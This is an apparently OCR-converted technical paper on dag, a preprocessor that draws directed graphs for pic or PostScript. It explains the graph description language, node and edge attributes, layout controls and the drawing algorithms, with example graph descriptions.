Dag is a *pic* or POSTSCRIPT preprocessor that draws directed graphs. It works well on acyclic graphs and other graphs that can be drawn as hierarchies. Graph descriptions contain nodes, edges, and optional control statements. Here is a drawing of a graph from Forrester's book, *World Dynamics* (Wright-Allen, Cambridge, MA, 1971). It took 2.1 CPU seconds on a VAX-8650 to make this drawing.



1. Introduction

Directed graphs have many applications in computing, such as describing data structures, finite automata, data flow, procedure calls, and software configuration dependencies. A picture is a good way to represent a directed graph. It is seldom easy to understand much about a graph from a list of edges, but with a picture one can quickly find individual nodes, groups of related nodes, and trace paths in the graph. The main obstacle is that it can be difficult and tedious to draw graphs by hand.

Dag is a program that draws directed graphs from edge lists. It does particularly well on acyclic graphs such as trees, DAGs, and other hierarchical graphs. It reads descriptions in a concise language and outputs drawings in *pic* [4] or POSTSCRIPT [8] format; a typical use is

```
dag file | pic | troff
```

† This is a revised version of [2].

2. Basics

This section describes how to give a basic description of a graph as a list of edges. Figure 1 shows a *dag* description, and a reduced copy of the resulting picture.

```
.GD 4 4
"5th Edition"     "6th Edition" "PWB 1.0";
"6th Edition"     "Interdata" "Wollongong"
            "Mini Unix" "1 BSD" "LSX";
"Interdata" "7th Edition" "Unix/TS 3.0"
            "PWB 2.0";
"7th Edition"     "8th Edition" "32V" "V7M"
            "Ultrix-11" "Xenix" "UniPlus+";
"V7M"       "Ultrix-11";
"8th Edition"     "9th Edition";
"9th Edition"     "10th Edition";
"1 BSD"           "2 BSD";
"2 BSD"           "2.8 BSD";
"2.8 BSD"   "2.9 BSD" "Ultrix-11";
"32V"       "3 BSD";
"3 BSD"           "4 BSD";
"4 BSD"           "4.1 BSD";
"4.1 BSD"   "4.2 BSD" "2.8 BSD" "8th Edition";
"4.2 BSD"   "4.3 BSD" "Ultrix-32";
"PWB 1.0"   "PWB 1.2" "USG 1.0";
"PWB 1.2"   "PWB 2.0";
"USG 1.0"   "CB Unix 1" "USG 2.0";
"CB Unix 1" "CB Unix 2";
"CB Unix 2" "CB Unix 3";
"CB Unix 3" "Unix/TS++" "PDP-11 Sys V";
"USG 2.0"   "USG 3.0";
"USG 3.0"   "Unix/TS 3.0";
"PWB 2.0"   "Unix/TS 3.0";
"Unix/TS 1.0"     "Unix/TS 3.0";
"Unix/TS 3.0"     "TS 4.0";
"Unix/TS++" "TS 4.0";
"CB Unix 3" "TS 4.0";
"TS 4.0"          "System V.0";
"System V.0"      "System V.2";
"System V.2"      "System V.3";
.GE
```




Figure 1.

Graph descriptions begin with `.GD` (or on some systems, `.GS`) and end with `.GE`. If the maximum width and height of the drawing are given on the `GD` line, the drawing is scaled appropriately. The drawing in Figure 1 has a 4 inch by 4 inch bounding box.

A graph description is a list of semicolon-terminated statements. All the statements in Figure 1 are *edge* statements that name a tail node and a list of head nodes. Edges fan out from the tail node. The statement `"5th Edition" "6th Edition" "PWB 1.0";` makes an edge from `5th Edition` to `6th Edition`, and another from `5th Edition` to `PWB 1.0`. Because the syntax of edge statements is simple, graph descriptions can be generated from the output of other tools, such as *cflow*, profilers, or *make* utilities, without much effort. There is also a verbose form for edge statements:

```
edge from "5th Edition" to "6th Edition", to "PWB 1.0";
```

The keywords `edge`, `from`, `to`, and commas are optional. Node names may be quoted to protect white space, punctuation, or *dag* keywords.

As shown, *dag* places nodes in ranks so that edges point downward if possible. Nodes are ordered from left to right within ranks to reduce edge crossings and long edges. If there are cycles in the graph it is not possible for all edges to point downward, so some edges will be inverted. For instance, the following graph contains a cycle $a \rightarrow b \rightarrow c \rightarrow a$, so the edge $c \rightarrow a$ points upward.

```
.GD
edge from a to b;
edge from b to c;
edge from c to a;
.GE
```




Figure 2.

Edges that point backward can be made:

```
.GD
backedge from a to b;
edge from b to c;
edge from c to a;
.GE
```




Figure 3.

Path statements create chains of edges. Here is a more compact way to describe part of Figure 1:

```
path from "Unix/TS 1.0" to "Unix/TS 3.0" to "TS 4.0" to "System V.0";
```

Beginning a graph description with `.GR` instead of `.GD` makes edges point from left-to-right as shown in Figure 4. (`GD` means ‘‘graph down’’ and `GR` ‘‘graph right.’’)




Figure 4.

A backpath is a chain of back-edges.

```
backpath from Subaru to Honda to Ferrari;
```

3. Node Attributes

This section explains how to control the way nodes are drawn. The node attributes are shape, size, label, pointsize of the label, and color. By default nodes are drawn as ½´´ by ¾´´ ellipses labeled with the node name in 14-point type. The size may be increased to fit the label.

`draw nodes` sets default attributes for nodes created afterward in a graph description; nodes already created are not affected. `draw` *nodelist* sets attributes of individual nodes. Nodes in the *nodelist* are created if they do not already exist.

3.1. Node Shapes

The pre-defined shapes are `Box`, `Square`, `Circle`, `Doublecircle`, `Ellipse`, `Diamond`, and `Plaintext`. Shape names are capitalized to avoid conflict with *pic* keywords. Here is an example involving node shapes:

```
edge from a to b;
draw ETA, Apollo, NeXT as Box;
draw nodes as Plaintext;
edge from x to y;
```

`a` and `b` are drawn as ellipses; `ETA`, `Apollo`, and `NeXT` as boxes; and `x` and `y` as `Plaintext` because `Plaintext` became the default before `x` and `y` were created.

User-defined node shapes are created by writing *pic* macros or POSTSCRIPT procedures. Shapes have three arguments: the node label, width, and height. In a *pic* macro these are `$1, $2,` and `$3`. In a POSTSCRIPT procedure the arguments are passed on the stack. To draw a node, *dag* moves to its center point and calls the shape with the necessary arguments. It is usually convenient to define macros within the graph description in a block between `.PS` and `.PE`. The contents of this block are passed straight through *dag* and appear in the graphics code after the standard prologue but before any nodes or edges are drawn.

There are two limitations on user-defined shapes. First, *dag* assumes height and width are independent. So if a user-defined shape has a fixed aspect ratio, fine-tuning may be needed to make the drawing look right. Second, because *dag* doesn't know how to compute the boundary of user-defined shapes, and *pic* macros aren't general enough for the job, edges in *pic* drawings are clipped to a node's bounding rectangle. The second limitation does not apply to shapes written in POSTSCRIPT since the user also supplies a clipping procedure (see Appendix B). Figure 5 shows an example shape macro in *pic*.

```
.GD
.PS
define Triplecircle % [
                circle rad .5   * $2;
                circle rad .475 * $2 at last circle.c;
                circle rad .45  * $2 at last circle.c;
                $1 at last circle.c;
        ] %
.PE
edge from 1 to 2;
draw 1 as Triplecircle height 1 width 1;
draw 2 as Circle height 1 width 1;
.GE
```




Figure 5.

3.2. Node Labels

The default label of a node is its name. Another label can be set, which is particularly useful to allow distinct nodes to share a common label.

```
draw "/usr/src/cmd" label "cmd";
draw "/usr/local/src/cmd" label "cmd";
```

3.3. Node Colors

Nodes may have color in POSTSCRIPT drawings. A color value is a string that is passed to the procedure `dagsetcolor` in the emitted POSTSCRIPT code. In the standard POSTSCRIPT prologue this procedure accepts a hue-saturation-brightness triple. Macros for common colors can be defined in a `.PS/.PE` block:

```
.PS
/red [.1 1 1] def
.PE
draw important_node color red;
```

Other interpretations of color values may be implemented by redefining `dagsetcolor` and defining compatible node shapes. Appendix B explains how to make gray-scale shaded nodes this way.

4. Edge Attributes

This section explains how to control the way edges are drawn. The edge attributes are label, pointsize of the label, ink style, color, and weight. Attributes may be set when edges are created. `draw edges` sets default attributes for edges created afterward in the graph description. Previously created edges cannot be changed because unlike nodes, edges do not have identifiers.

4.1. Edge Labels

A label is a text string or fragment of executable graphics code drawn at the midpoint of an edge. Text labels are preferred. Graphics code is available for extreme cases, but it is discouraged because it is dependent on the target graphics language. Graphics code is enclosed in curly braces as shown below.

```
edge from a to b label "x" ;
edge from b to c label {circle rad .1};
```

Figure 6 is the description of a finite automaton with labeled edges and its picture.

4.2. Edge Weights

Edge weights or costs are integers. Increasing the weight of an edge makes *dag* try to shorten it. The default weight is 1; *dag* internally increases the weight of long edges to improve the drawing. In the Unix History graph of Figure 1, we might want to favor the edge `"2 BSD" "2.8 BSD"` over `"4.1 BSD" "2.8 BSD"`. This suggests:

```
edge from "2 BSD" to "2.8 BSD" weight 1000;
```

It's best to use large values to swamp the internal adjustment, otherwise a little experimenting with weights will probably be needed.

4.3. Edge Styles

The graph description may name the ''ink'' or line style for edges: `solid`, `dotted`, `dashed`, or `invis`.

```
edge from "2 BSD" to "2.8 BSD" dashed;
```

Unfortunately *troff* does not have dotted or dashed splines so they appear as solid splines in *pic* output.

```
.GR 6
draw nodes as Circle width .5 height .5;
draw LR_0 LR_3 LR_4 LR_8 as Doublecircle width .5 height .5;
draw edges pointsize 8;
LR_0 LR_2 label "SS(B)";
LR_0 LR_1 label "SS(S)";
LR_1 LR_3 label "S($end)";
LR_2 LR_6 label "SS(b)";
LR_2 LR_5 label "SS(a)";
LR_2 LR_4 label "S(A)";
LR_5 LR_7 label "S(b)";
LR_5 LR_5 label "S(a)";
LR_6 LR_6 label "S(b)";
LR_6 LR_5 label "S(a)";
LR_7 LR_8 label "S(b)";
LR_7 LR_5 label "S(a)";
LR_8 LR_6 label "S(b)";
LR_8 LR_5 label "S(a)";
.GE
```




Figure 6.

4.4. Edge Colors

Edge colors are much like node colors.

```
edge from "2 BSD" to "2.8 BSD" color "[.2 1 1 ]";
draw edges "[.3 .5 .5]";
```

5. Spacing Control

Separate statements set the minimum spacing in inches between adjacent nodes or ranks.

```
separate nodes .75;
separate ranks 2;
separate ranks 2 exactly;
separate ranks 2 equally;
```

Because some drawings have edges that are almost horizontal and thus hard to read, *dag* may increase the separation between certain ranks to improve the drawing. When this happens, a side-effect is that ranks are not




Figure 7.

equally spaced. The `equally` qualifier tells *dag* to maintain even spacing between ranks, which may be more aesthetically pleasing and readable; `exactly` inhibits the rank spacing adjustment.

Another kind of spacing control is requested by putting the keyword `fill` on the `GD` line. This forces the drawing to fill the bounding box by increasing the node and rank separations. `fill` overrides ''`separate ranks exactly`''. For example:

```
.GD 6 8 fill
```

6. Rank Assignment Control

The graph description may state that certain nodes should be placed on the minimum or maximum rank, or be kept as a group on the same rank.

```
minimum rank root1 root2 root3;
maximum rank leaf38 leaf39;
same rank add sub mul div shift;
```

Figure 7 is another drawing of Forrester's *World Dynamics* graph. In this drawing, (1) source nodes *S1, S8, S24, S30* and *S35* are constrained to appear at the minimum rank, (2) target nodes *T1, T8, T24, T30* and *T35* are to appear at the maximum rank, and (3) all other nodes stay at the same ranks as in the drawing of the abstract.

Figure 8 illustrates how a time-line can be created with `same rank` statements.

Forcing a group of nodes to be on the same rank can cause *flat*-edges, i.e., edges that point sideways instead of upward or downward. If possible, *dag* draws flat-edges from left to right. (This means that, as a side-effect, left-to-right order in a rank can be controlled by creating invisible flat-edges.) Figure 9 shows a graph description in which the relative placements of nodes are completely specified. The edge crossing is unavoidable.

If edges are `ordered`, *dag* automatically places head nodes on the same rank and creates invisible flat-edges. Figure 10 is a small part of a parse tree. Ordered edges are needed to correctly represent the grammar.

There are many other properties of a graph drawing that one might want to control, but it is difficult to build a good tool that achieves many, possibly conflicting, aesthetic goals. Users can exercise some control over node placement by setting edge weights and creating invisible edges. For finer control over drawings we suggest changing the drawing with a graphical editor or by modifying the generated code.

There are no absolute restrictions on the graphs that *dag* can draw. Self-edges and multi-edges are allowed. For picture clarity, it's best to avoid nodes with many incident edges. For instance, in procedure call graphs, it is a good idea to eliminate common library calls (for example, *stdio*) before making the drawing. Removing these less interesting nodes both yields a more informative drawing and reduces run time.

7. Drawing Algorithms

Dag has three main components: the parser, *draw_dag*, and the code generator. The parser is written in YACC [3]. It constructs a graph of attributed nodes and edges in memory. The graph is passed to the drawing




Figure 8.

procedure *draw_dag*, which sets (x,y) coordinates of nodes and spline control points of edges. The code generator traverses the attributed graph to emit target code in an obvious fashion. *Draw_dag* is thus the heart of *dag*.

To design algorithms for drawing graphs, we need to define what makes a good drawing. We have chosen three desirable properties for drawings of directed graphs:

P1. The drawing should reveal the partial order implied by edges of the graph. Nodes are placed in ranks so that edges points downward. If the graph is not acyclic, cycles are broken by reversing edges.

P2. The drawing should not be cluttered with irrelevance. For example, edge crossings are undesirable because they suggest a connection that is not really present in the underlying abstract graph. Edges also should not intersect nodes that are not their endpoints.

P3. The drawing should reveal the relationships implied by edges by placing adjacent nodes in the graph close together.

```
.GD
same rank 1 2;
same rank 3 4;
1 4;
2 3;
1 2 invis;
3 4 invis;
.GE
```




Figure 9.

```
.GD
ordered edge from "for-stmt" to "for" "var" "=" "expr1" "to" "expr2";
ordered edge from "expr1" to "left_op" "*" "right_op";
.GE
```




Figure 10.

Unfortunately, these goals conflict. For instance, the placement of nodes in ranks may make it impossible to avoid edge crossings. Also, the minimization of edge-crossings in a layout is computationally intractable. So we are satisfied to find heuristics that run quickly and make good layouts in common cases. We sketch these techniques briefly as an aid to understanding the behavior of *dag*.

Draw_dag has four passes. The first pass finds an optimal rank assignment for the nodes, satisfying P1 and P3. The optimal rank assignment problem is to assign integer ranks to nodes such that the sum of the weighted edge lengths is minimized. The length of an edge here is taken as the difference in the ranks of its head and tail nodes. The optimal rank assignment problem can be formulated as an integer program. Because of its special characteristics the simplex method for linear programming can be used to solve these integer programs. However we have developed a combinatorial algorithm that finds the solution in a factor of $O(|E|)$ less time than the standard simplex algorithm and uses only $O(|E|)$ space. Following rank assignment, *draw_dag* creates dummy nodes where long edges cross ranks. The placement of dummy nodes determines edge crossings and is also an aid to drawing splines for long edges. Consequently, optimal rank assignment is important not only for drawing quality, but also to minimize the number of dummy nodes. This reduces edge crossing and improves the running time of subsequent passes that have a factor of $O(|V|)$ in their running time.

The second pass orders nodes from left to right within ranks. This pass tries to reduce edge crossings (P2) subject to the constraints on node order implied by flat edges (P1). It is based on an iterative technique like that of [7], [6]. The key improvements are a new weight function and local optimizations. We call the weight function the ‘‘generalized median’’; it produces less crossings by reducing the effects of widely spread nodes, and is




Figure 11.

inexpensive to compute. Informally, the generalized median of a node with respect to an adjacent rank is defined as follows. When the number of neighbors of a node in the concerned adjacent rank is odd, the generalized median is simply the median position of its neighbors. When the number of neighbors is even, the generalized median is in between the left and the right median positions. The exact value is tilted toward the side where neighbor nodes are more tightly packed.

The generalized median heuristic (and other similar heuristics) tends to work better if the initial order of nodes is good. To enhance this condition, we apply transpositions of adjacent nodes to precondition the inputs to the generalized median method and to further optimize its solutions. The transposition heuristic can be viewed as a descent method to find local optima.

The third pass assigns absolute coordinates to nodes, respecting the ordering determined by the previous pass (P3). The optimal assignment can be formulated as a set of linear constraints and an objective function involving absolute values. This can be transformed into a linear program by a standard technique that involves introducing extra variables. `dag -O` works this way. Since this pass is the bottleneck in *draw_dag*, we have developed a fast heuristic based on computation of the generalized median positions of adjacent nodes with additional local optimizations.

The final pass finds the spline control points for edges. There are several cases to consider, including self-edges, edges between nodes on the same rank, adjacent ranks, or nonadjacent ranks, possibly in the presence of multi-edges. Short edges are easy to draw; we use a single B-spline [5] that is shaped according to the number of parallel multi-edges being drawn. Long edges, or edges that have endpoints on nonadjacent ranks, are more difficult since they may pass near other nodes and change direction. The B-spline control points are chosen for smoothness, avoiding node intersections, and avoiding edge crossings.

The dummy nodes are created with a height a little larger than the highest non-dummy node in the same rank, and width usually twice the default node separation. This is big enough to make a spline inside the boundaries of the dummy node, if necessary. On the other hand, if there is space next to the dummy node, it is often preferable to encroach on it to draw a smoother spline.

The edge drawing procedure in *draw_dag* visits each dummy node to choose its spline control points. If a straight line between the neighbors of the dummy node does not intersect any other node, nor change the order of

edge crossings, then the dummy node is deleted (Figure 11a). This removes small bumps in the edges. Next, *draw_dag* aims the incident edges as close to the center of the dummy node box as possible, without intersecting adjacent nodes. *Draw_dag* uses the points where the edges intersect the dummy node as spline control points. It also finds a third point to determine how the spline bends as it passes through the dummy node. If the intersection of the edges lies inside the dummy node (Figure 11b), *draw_dag* chooses it as the third control point. Otherwise, *draw_dag* tries to move the edges toward each other so they do intersect (Figure 11c) and again takes the intersection as the third control point. If the edges can't be made to intersect, but the angle between them is acute, *draw_dag* can still make a smooth spline by choosing the midpoint of the opposite side. When the angle is obtuse, that is, the edges are close to being parallel, then it chooses the midpoint of the dummy node box. In the latter case the spline has two points of inflection as it passes through the dummy node, which is not as smooth as the other cases which have only one, but the extra turn is necessary when an edge makes a jog as it passes through a rank near other nodes (Figure 11d).

Moving an edge may create an edge intersection near an incident real (non-dummy) node (Figure 11e). Such intersections are eliminated by sorting the incident edges according to the x-coordinates of the other endpoints, and moving their nearby endpoints slightly (Figure 11f).

Tables 1-3 show the performance of *draw_dag* using various node placement methods. The tables list the time (in seconds) spent in the three node placement passes: time spent on level (or rank) assignment (t_{level}), time spent ordering nodes within ranks to reduce edge crossings (t_{cross}), and time spent finding final coordinates (t_{coord}). The total time t_{total} is the sum of these plus time spent in initialization and creating splines. The times were measured on a VAX-8650 under the 4.3BSD UNIX System and averaged over 5 runs to reduce statistical fluctuation. Times were measured on three graphs, the *World Dynamics* graph from the abstract of this paper and two procedure call graphs from C programs. *World Dynamics* has 48 nodes and 69 edges. The initial placement has 126 crossings. *CallGraph-1* in Figure 12 has 38 nodes, 58 edges, and the initial placement has 128 crossings. *CallGraph-2* in Figure 13 is *dag*'s call graph of 170 nodes and 258 edges. Its initial placement has 1170 crossings.

